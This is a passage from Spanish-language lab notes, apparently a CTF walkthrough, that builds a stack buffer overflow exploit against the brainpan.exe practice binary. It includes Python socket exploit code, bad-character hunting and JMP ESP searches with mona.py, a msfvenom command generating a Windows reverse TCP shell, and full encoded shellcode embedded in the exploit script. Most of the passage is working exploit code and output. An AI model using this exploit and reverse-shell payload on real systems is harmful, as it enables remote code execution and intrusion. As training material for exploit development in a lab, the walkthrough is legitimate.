letters = b'A'*524

def exploit():

    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
    s.connect((ip, port))

    print(s.recv(1024))

    print(s.send(letters + b'BBBB' + b'\r\n'))

    s.close()
```

lo conseguimos escribir




ahora vamos a escribir luego del EIP, para ver el inicio del STACK a donde apunta vamos a meter la letra C

```
print(s.send(letters + b'BBBB' + b'C'*200 + b'\r\n'))
```




INSTALACION DE MONA.PY PARA TRABAJAR CON LOS BYTEARRAY




Generación de Bytearrays y detección de Badchars


vamos a inmunity y ponemos !mona config con la app corriendo y el immunity attachado



nos creamos un directorio de trabajo





creamos el vutearray que sera guardado en nuestro directorio de travajo




por convencion siempre se considera un caracter malo el x00 entonces de entrada lo sacamos y luego buscaremos si hay mas

modificamos el exployt y al ejecutarlo vamos a ver si encontramos mas caracteres malos que quitar






asi podemos ver con mona automaticamente si aparecen malos caracteres pero vemos q solo el 00 que ya quitamos



vamos a crear el shell code con msfvenom

```
msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.111.45
LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=thread
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST
=192.168.137.12 LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=t
hread
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xba\x5e\xc3\xf0\x2f\xda\xd2\xd9\x74\x24\xf4\x5d\x33\xc9"
"\xb1\x52\x83\xc5\x04\x31\x55\x0e\x03\x0b\xcd\x12\xda\x4f"
"\x39\x50\x25\xaf\xba\x35\xaf\x4a\x8b\x75\xcb\x1f\xbc\x45"
"\x9f\x4d\x31\x2d\xcd\x65\xc2\x43\xda\x8a\x63\xe9\x3c\xa5"
"\x74\x42\x7c\xa4\xf6\x99\x51\x06\xc6\x51\xa4\x47\x0f\x8f"
"\x45\x15\xd8\xdb\xf8\x89\x6d\x91\xc0\x22\x3d\x37\x41\xd7"
"\xf6\x36\x60\x46\x8c\x60\xa2\x69\x41\x19\xeb\x71\x86\x24"
"\xa5\x0a\x7c\xd2\x34\xda\x4c\x1b\x9a\x23\x61\xee\xe2\x64"
"\x46\x11\x91\x9c\xb4\xac\xa2\x5b\xc6\x6a\x26\x7f\x60\xf8"
"\x90\x5b\x90\x2d\x46\x28\x9e\x9a\x0c\x76\x83\x1d\xc0\x0d"
"\xbf\x96\xe7\xc1\x49\xec\xc3\xc5\x12\xb6\x6a\x5c\xff\x19"
"\x92\xbe\xa0\xc6\x36\xb5\x4d\x12\x4b\x94\x19\xd7\x66\x26"
"\xda\x7f\xf0\x55\xe8\x20\xaa\xf1\x40\xa8\x74\x06\xa6\x83"
"\xc1\x98\x59\x2c\x32\xb1\x9d\x78\x62\xa9\x34\x01\xe9\x29"
"\xb8\xd4\xbe\x79\x16\x87\x7e\x29\xd6\x77\x17\x23\xd9\xa8"
"\x07\x4c\x33\xc1\xa2\xb7\xd4\x2e\x9a\x3e\x28\xc7\xd9\x40"
"\x30\xac\x57\xa6\x58\xc2\x31\x71\xf5\x7b\x18\x09\x64\x83"
"\xb6\x74\xa6\x0f\x35\x89\x69\xf8\x30\x99\x1e\x08\x0f\xc3"
"\x89\x17\xa5\x6b\x55\x85\x22\x6b\x10\xb6\xfc\x3c\x75\x08"
"\xf5\xa8\x6b\x33\xaf\xce\x71\xa5\x88\x4a\xae\x16\x16\x53"
"\x23\x22\x3c\x43\xfd\xab\x78\x37\x51\xfa\xd6\xe1\x17\x54"
"\x99\x5b\xce\x0b\x73\x0b\x97\x67\x44\x4d\x98\xad\x32\xb1"
"\x29\x18\x03\xce\x86\xcc\x83\xb7\xfa\x6c\x6b\x62\xbf\x8d"
"\x8e\xa6\xca\x25\x17\x23\x77\x28\xa8\x9e\xb4\x55\x2b\x2a"
"\x45\xa2\x33\x5f\x40\xee\xf3\x8c\x38\x7f\x96\xb2\xef\x80"
"\xb3";
```


modificamos el script

```
ip = '192.168.137.23'
port = 9999
before_eip = b'A'*524
eip =  b'C'* 4

after_eip = (b"\xba\xbc\x9f\x87\x01\xd9\xc9\xd9\x74\x24\xf4\x5e\x33\xc9"
b"\xb1\x52\x31\x56\x12\x83\xc6\x04\x03\xea\x91\x65\xf4\xee"
b"\x46\xeb\xf7\x0e\x97\x8c\x7e\xeb\xa6\x8c\xe5\x78\x98\x3c"
b"\x6d\x2c\x15\xb6\x23\xc4\xae\xba\xeb\xeb\x07\x70\xca\xc2"
b"\x98\x29\x2e\x45\x1b\x30\x63\xa5\x22\xfb\x76\xa4\x63\xe6"
b"\x7b\xf4\x3c\x6c\x29\xe8\x49\x38\xf2\x83\x02\xac\x72\x70"
b"\xd2\xcf\x53\x27\x68\x96\x73\xc6\xbd\xa2\x3d\xd0\xa2\x8f"
b"\xf4\x6b\x10\x7b\x07\xbd\x68\x84\xa4\x80\x44\x77\xb4\xc5"
b"\x63\x68\xc3\x3f\x90\x15\xd4\x84\xea\xc1\x51\x1e\x4c\x81"
b"\xc2\xfa\x6c\x46\x94\x89\x63\x23\xd2\xd5\x67\xb2\x37\x6e"
b"\x93\x3f\xb6\xa0\x15\x7b\x9d\x64\x7d\xdf\xbc\x3d\xdb\x8e"
b"\xc1\x5d\x84\x6f\x64\x16\x29\x7b\x15\x75\x26\x48\x14\x85"
b"\xb6\xc6\x2f\xf6\x84\x49\x84\x90\xa4\x02\x02\x67\xca\x38"
b"\xf2\xf7\x35\xc3\x03\xde\xf1\x97\x53\x48\xd3\x97\x3f\x88"
b"\xdc\x4d\xef\xd8\x72\x3e\x50\x88\x32\xee\x38\xc2\xbc\xd1"
b"\x59\xed\x16\x7a\xf3\x14\xf1\x45\xac\x9f\x0d\x2e\xaf\x9f"
b"\x0c\x15\x26\x79\x64\x79\x6f\xd2\x11\xe0\x2a\xa8\x80\xed"
b"\xe0\xd5\x83\x66\x07\x2a\x4d\x8f\x62\x38\x3a\x7f\x39\x62"
b"\xed\x80\x97\x0a\x71\x12\x7c\xca\xfc\x0f\x2b\x9d\xa9\xfe"
b"\x22\x4b\x44\x58\x9d\x69\x95\x3c\xe6\x29\x42\xfd\xe9\xb0"
b"\x07\xb9\xcd\xa2\xd1\x42\x4a\x96\x8d\x14\x04\x40\x68\xcf"
b"\xe6\x3a\x22\xbc\xa0\xaa\xb3\x8e\x72\xac\xbb\xda\x04\x50"
b"\x0d\xb3\x50\x6f\xa2\x53\x55\x08\xde\xc3\x9a\xc3\x5a\xe3"
b"\x78\xc1\x96\x8c\x24\x80\x1a\xd1\xd6\x7f\x58\xec\x54\x75"
b"\x21\x0b\x44\xfc\x24\x57\xc2\xed\x54\xc8\xa7\x11\xca\xe9"
b"\xed")

def exploit():

    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
"exploit.py" 56L, 1960B written                         23,55         23%
```

vamos a vuscar los modulos con mona y tenemos que agarrar cualquiera que tenga seteado todo en False




tenemos que vuscar dentro de esta direccion el jump esp que aplique el optcode (asi hacemos que el eip apunte a esta direccion y esta salte al esp donde esta el shellcode) entonces hacemos




entonces para vuscar este salto adentro del modulo hacemos `!mona find -s '\xff\xe4' -m brainpan.exe`

la incorporamos como eip al script




vamos averificar si esta correcto haciendo un vreakpoit en esa direccion en immunity

como no entra directo en esa direccion apretamos en la fleacha azul y la ingresamos nosotros y verificamos



hacemos click derecho en la direccion, vamos a vreackpoint y toggle

luego apretamos en la flechita roja Step Into




Uso de NOPs, desplazamientos en pila e interpretación del Shellcode para lograr RCE

creamos los nop code para darle respiro a que interprete el shellcode

```
print(s.recv(1024))

